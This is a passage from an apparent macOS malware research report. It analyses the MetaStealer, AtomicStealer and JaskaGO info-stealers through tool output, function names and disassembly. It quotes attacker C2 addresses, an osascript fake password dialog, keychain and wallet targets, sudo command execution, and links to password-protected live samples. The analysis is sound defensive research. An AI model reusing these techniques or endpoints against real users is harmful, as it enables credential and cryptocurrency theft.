
> *that was disguised as a PDF, which I did not open and is when I realized he was a scammer." -MetaStealer target*

Persistence: None

Many stealers don't persist, and `MetaStealer` is no exception.

Capabilities: Stealer

Similar to other stealers, `MetaStealer`, well, steals information. Its binary was written in Go:

```
otool -l OfficialBriefDescription.app/Contents/MacOS/officialbriefdescription
...

Load command 2
      cmd LC_SEGMENT_64
      ...
Section
  sectname __go_buildinfo
  segname __DATA
```

…which means static analysis is a bit of a pain.

However as the SentinelOne report notes, various function names such as `DumpKeyChain`, `GetTelegram` and more, shed insight into the stealer capabilities of the malware:

Idx	Name	Blocks	Size
618	_Q8JZWKSo.(*IHIFrHWPLg).DumpKeyChain	45	2191
619	_Q8JZWKSo.(*IHIFrHWPLg).DumpKeyChain.func2	11	293
620	_Q8JZWKSo.(*IHIFrHWPLg).DecryptKeychain.func2	3	4184
621	_Q8JZWKSo.(*IHIFrHWPLg).ExtractSafeStoragePassword.func24	3	345
622	_Q8JZWKSo.(*IHIFrHWPLg).ExtractSafeStoragePassword.func23	9	178
623	_Q8JZWKSo.(*IHIFrHWPLg).ExtractSafeStoragePassword.func21	3	782
624	_Q8JZWKSo.(*IHIFrHWPLg).ExtractSafeStoragePassword.func20	3	709
625	_Q8JZWKSo.(*IHIFrHWPLg).ExtractSafeStoragePassword.func19	3	746
626	_Q8JZWKSo.(*IHIFrHWPLg).ExtractSafeStoragePassword.func18	3	895
627	_Q8JZWKSo.(*IHIFrHWPLg).ExtractSafeStoragePassword.func17	9	180
628	_Q8JZWKSo.(*IHIFrHWPLg).ExtractSafeStoragePassword.func14	11	277
629	_Q8JZWKSo.(*IHIFrHWPLg).ExtractSafeStoragePassword.func12	33	637
630	_Q8JZWKSo.(*IHIFrHWPLg).ExtractSafeStoragePassword.func11	3	746
631	_Q8JZWKSo.(*IHIFrHWPLg).ExtractSafeStoragePassword.func10	3	670
632	_Q8JZWKSo.(*IHIFrHWPLg).ExtractSafeStoragePassword.func9	3	783
633	_Q8JZWKSo.(*IHIFrHWPLg).ExtractSafeStoragePassword.func6	11	274
634	_Q8JZWKSo.(*IHIFrHWPLg).ExtractSafeStoragePassword.func5	3	458
635	_Q8JZWKSo.(*IHIFrHWPLg).ExtractSafeStoragePassword.func3	3	746
636	_Q8JZWKSo.(*IHIFrHWPLg).ExtractSafeStoragePassword.func2	9	177
637	_Q8JZWKSo.(*IHIFrHWPLg).ExtractSafeStoragePassword.func1	11	261
638	_Q8JZWKSo.(*IHIFrHWPLg).UploadKeychain	21	918
639	_Q8JZWKSo.KPzN0XUeWIEL	15	485
640	_Q8JZWKSo.A2USzcSHhmVQ	47	2690
641	_Q8JZWKSo.A2USzcSHhmVQ.func4	11	348
642	_Q8JZWKSo.A2USzcSHhmVQ.func3	9	180
643	_Q8JZWKSo.(*Zccynur).GetTelegram	13	517
644	_Q8JZWKSo.(*Zccynur).ZipFolder	16	848


MetaStealer Functions

And what does it do with once this data is gather locally? Well, according to the SentinelOne report, it will exfiltrate it to various domains such as `api.osx-mac.com` or `builder.osx-mac.com`.

👾 AtomicStealer

> Similar to other stealers this malware is focused on stealing users' browsing data and cryptocurrency wallets.
>
> ⬇ Download: **AtomicStealer** (password: infect3d)

Twitter user `@phd_phuc` both uncovered and provided the initial analysis of `AtomicStealer` (or `AMOS`):




Writeups:

- "**Are Macs safe? Threats to macOS users**"
- "**Mac users targeted in new malvertising campaign delivering Atomic Stealer**"
- "**Atomic Stealer | Threat Actor Spawns Second Variant of macOS Malware Sold on Telegram**"

Infection Vector: Fake Updates & Malvertising


Referencing **a report** by Malwarebytes, the security researcher Phil Stokes noted that `AtomicStealer` was "being distributed via malvertising through Google Ads using a typosquatting technique to deliver a fake TradingView application".

The Malwarebytes report provided additional details and the following screenshots:



Malicious Ads (Credit: Malwarebytes)

If a user clicked on the ad, they would be taken to a site that appeared to mimic the official TradingView website. This (fake) site contained various download buttons, that would download the malware (which for macOS, would be in a disk image named `TradingView.dmg`):




Fake TradingView Website (Credit: Malwarebytes)

The attackers, as noted in this **Kaspersky report** the attackers also turned to fake updates to spread `AtomicStealer`:

> *"...now the attackers have started using fake updates for the Safari and Chrome browsers to spread the Atomic Trojan. These updates are downloaded from malicious pages that very convincingly mimic the original Apple and Google websites."*
> *-Kaspersky*

Fake Updates (Credit: Kaspersky)

Note, that as the binary in the disk image is only ad-hoc signed (and thus not notarized), it won't run by default on macOS. However the attackers provide instructions to the user, in order to sidestep macOS's security features, so that the malware will run:



Infection Instructions

Persistence: None

Many stealers don't persist, and `AtomicStealer` is no exception.

Capabilities: Stealer


Similar to other stealers, `AtomicStealer` is designed to collect sensitive data and the exfiltrate it to the attackers' remote servers:

> *"The attacker's goal is to simply run their program and steal data from victims and then immediately exfiltrate it back to their own server. The image below shows the kind of data that can be collected" -Malwarebytes*

The main types of information that `AtomicStealer` targets are browser data (cookies, logins, passwords, stored credit cards), data from popular cryptocurrency extensions, and information stored in the user's keychain


PhD. Phuc · Apr 25, 2023
@phd_phuc · **Follow**
Replying to @phd_phuc

🧐 Endless loop for macOS password via osascript for keychain extraction. System_profiler SPHardwareDataType for sysinfo. File grabber for Desktop & Documents with customizable extensions from builder.
(2/6)



PhD. Phuc
@phd_phuc · **Follow**

💳 The stealer targets Chrome, Firefox, Brave, Edge, Vivaldi, Yandex, Opera, and OperaGX. It collects data like autofills, passwords, cookies, and wallets, and cards. (3/6)



1:13 PM · Apr 25, 2023

13 Reply Share

Read 2 replies

As the stealer doesn't obfuscate its strings, it easy to understand its specific capabilities:


```
% strings - "Trading View"

osascript -e 'display dialog "macOS needs to access System settings
Please enter your password." with title "System Preferences" ...
...

dscl /Local/Default -authonly
You entered invalid password.
/password-entered
/Library/Keychains/login.keychain-db
```

```
Slope
Starcoin
CardWallet
Finnie
Swash
TronWallet
CryptoAirdrop

ibnejdfjmmkpcnlpebklmnkoeoihofec
nkbihfbeogaeaoehlefnkodbefgpgknn
bocpokimicclpaiekenaeelehdjllofo


185.106.93.154
POST /sendlog HTTP/1.1
```

For example, we can see that the malware will display a fake password prompt (via `osascript`) in order to get the user's password, so that it can then access and dump the keychain. Other embedded strings are related to grabbing data from cryptocurrency wallets (by name, or extension uuid). Finally, we see that embedded address of the attacker's remote server: `185.106.93.154`.

The researcher `@phd_phuc` also pointed out that malware also "targets Chrome, Firefox, Brave, Edge, Vivaldi, Yandex, Opera, and OperaGX. It collects data like autofills, passwords, cookies, and wallets"

If we load the malware's binary in a disassembler, you can see the names of the functions related to extracting browser data:



AtomicStealer's Functions

…you an also see these via the `nm` utility (though, make sure to pipe its output thru `c++filt` to demangle the function names):


```
% nm "Trading View" | c++filt

0000000100004c34 t systeminfo()
0000000100005814 t ColdWallets()
0000000100004de8 t FileGrabber()
0000000100005284 t GrabFirefox()
00000001000033fc t GrabChromium()
00000001000077c4 t GetUserPassword(std::__1::basic_string, std::__1::allocator>)
...
```

JaskaGO


JaskaGO is yet another (cross-platform) stealer, though the fact that it persists and supports a wide range of taskable commands, makes it somewhat unique stealer.

⬇ Download: **JaskaGO** (password: infect3d)

`JaskaGO` was discovered by AT&T research labs:



Phil Stokes, pointed out that this malware may also be (a variant) of what Apple/XProtect refers to as: `CherryPie`:



Writeups:

- "**Behind the scenes: JaskaGO's coordinated strike on macOS and Windows**"

Infection Vector: Fake Applications

In their analysis report, AT&T researchers stated:

> *"As the malware use of file names resembling well-known applications (such as "Capcut_Installer_Intel_M1.dmg" ...) suggest a common strategy of malware deployment under the guise of legitimate software in pirated application web pages." - AT&T researchers*

Persistence: Launch Item

Many stealers don't persist, however `JaskaGO` an exception, as it persists as a launch item. This is apparent by disassembling its `service.(*darwinLaunchdService).getServiceFilePath` method (which is called from the aptly named `service.(*darwinLaunchdService).Install` method):

```
service.(*darwinLaunchdService).getServiceFilePath
...


lea     rdi, a20060102150405_0+1EBDh ; "/Library/LaunchAgents/service"
lea     r8, aCookieacceptco+0BAh ; ".plist"
```

```
...
call    runtime_concatstring4

...
lea     rbx, a20060102150405_0+2B19h ; "/Library/LaunchDaemons/Init"
lea     r8, aCookieacceptco+0BAh ; ".plist"
...
call    runtime_concatstring3
```

In the above disassembly, you can see it will persist as either a launch agent (`service.plist`) or launch daemon (`Init.plist`). It chooses the latter if its running as root (as root is required to install a launch daemon).

Capabilities: Stealer

Similar to other stealers, `JaskaGO`, well, steals information. Reversing the malware reveals its stealing logic is implemented in the `grinch` class. For example, to extract information stored by the victims' browsers such as cookies and credentials, the methods include:

```
% nm "Capcut Studio.app/Contents/MacOS/Capcut Studio"  | c++filt
...

0000000001457be0 t _motionapp/client/grinch.(*Browser).BrowserExists
0000000001456460 t _motionapp/client/grinch.(*Browser).GetChromiumProfileData
0000000001456fa0 t _motionapp/client/grinch.(*Browser).GetFirefoxProfileData
0000000001457a00 t _motionapp/client/grinch.(*Browser).GetLogins
00000000014575a0 t _motionapp/client/grinch.(*Browser).readDatabaseFile
0000000001457c40 t _motionapp/client/grinch.(*Grincher).GetBrowsersCreds
...
000000000195c6f0 b _motionapp/client/grinch.BrowserList
```

The AT&T research labs **report** also noted that besides also grabbing the keychain, the stealer will

> "*...searches for browsers crypto wallets extension... In addition, it supports receiving a list of wallets to search for and upload to the server.*"
>
> *The malware can receive a list of files and folders to exfiltrate.*" *-AT&T*

In the same `grinch` class we find the methods that implement this:

```
% nm "Capcut Studio.app/Contents/MacOS/Capcut Studio"  | c++filt
...
00000000014598e0 t _motionapp/client/grinch.(*Grincher).GetWallets
0000000001459a80 t _motionapp/client/grinch.(*Grincher).getWalletData
0000000001459d00 t _motionapp/client/grinch.(*Grincher).processWallet

...

0000000001458180 t _motionapp/client/grinch.(*FileGripper).GetFiles
0000000001458620 t _motionapp/client/grinch.(*FileGripper).filterFilesByExtension
0000000001458840 t _motionapp/client/grinch.(*FileGripper).filterFilesBySize
```

Of course the stealer can also (with the user's password) dump the keychain (via a method called `mac/system.GetKeychain`).

Finally, `JaskaGO` also has the ability to run arbitrary commands, via methods such as `system.RunCommandWithSudo` and `system.RunExecutableWithSudo`, or download new binaries (payloads via `_motionapp/client/modules.downloadBinary`.

Let's look at the implementation of the `system.RunCommandWithSudo` method:

```
lea     r8, aTruemapEeppTxt+10h ; "sudo

lea     r8, aITvrruueeaalls+30h ; "-S

call    os_exec_Command
call    os_exec__ptr_Cmd_Start


call    fmt_Fprintf
...
lea     rax, aBreakOutsideRa+204h ; "failed to write password"
```

